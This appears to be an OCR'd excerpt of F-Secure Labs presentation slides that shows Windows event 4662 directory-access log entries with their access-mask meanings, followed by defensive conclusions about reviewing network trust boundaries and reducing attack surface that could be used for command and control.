
May 24, 2021 @ 20:34:39.044	4,662	Directory Service Access	%%7685
			{77b5b886-944a-11d1-aebd-0000f80367c1}
			{9a0dc33b-c100-11d1-bbc5-0080c76670c0}
			{bf967aba-0de6-11d0-a285-00aa003049e2}
				0x20

May 24, 2021 @ 20:34:39.028	4,662	Directory Service Access	%%7685
			{77b5b886-944a-11d1-aebd-0000f80367c1}
			{9a0dc33b-c100-11d1-bbc5-0080c76670c0}
			{bf967aba-0de6-11d0-a285-00aa003049e2}
				0x20

May 24, 2021 @ 20:34:39.028	4,662	Directory Service Access	%%7684
			{77b5b886-944a-11d1-aebd-0000f80367c1}
			{0296c11f-40da-11d1-a9c0-0000f80367c1}
			{bf967aba-0de6-11d0-a285-00aa003049e2}
				0x10

May 24, 2021 @ 20:34:39.028	4,662	Directory Service Access	%%7685
			{77b5b886-944a-11d1-aebd-0000f80367c1}
			{0296c11f-40da-11d1-a9c0-0000f80367c1}
			{bf967aba-0de6-11d0-a285-00aa003049e2}
				0x20

May 24, 2021 @ 20:34:39.012	4,662	Directory Service Access	%%7684
			{77b5b886-944a-11d1-aebd-0000f80367c1}
			{9a0dc33b-c100-11d1-bbc5-0080c76670c0}
			{bf967aba-0de6-11d0-a285-00aa003049e2}
				0x10



0x10	Read Property	The right to read properties of the object.
0x20	Write Property	The right to write properties of the object.

https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4662

CONCLUSIONS

CONCLUSIONS

- Review the trust boundaries between critical networks.

  …Are they as ***air-gapped*** as you think?

- Is there a data flow that could be exploited?

  …can these be mitigated? prevented? detected?

- Are there internal or external services that could be leveraged for C2?

  …can this attack surface be reduced?

#C3 on BloodHound Slack

https://github.com/FSecureLABS/C3

F-Secure® | LABS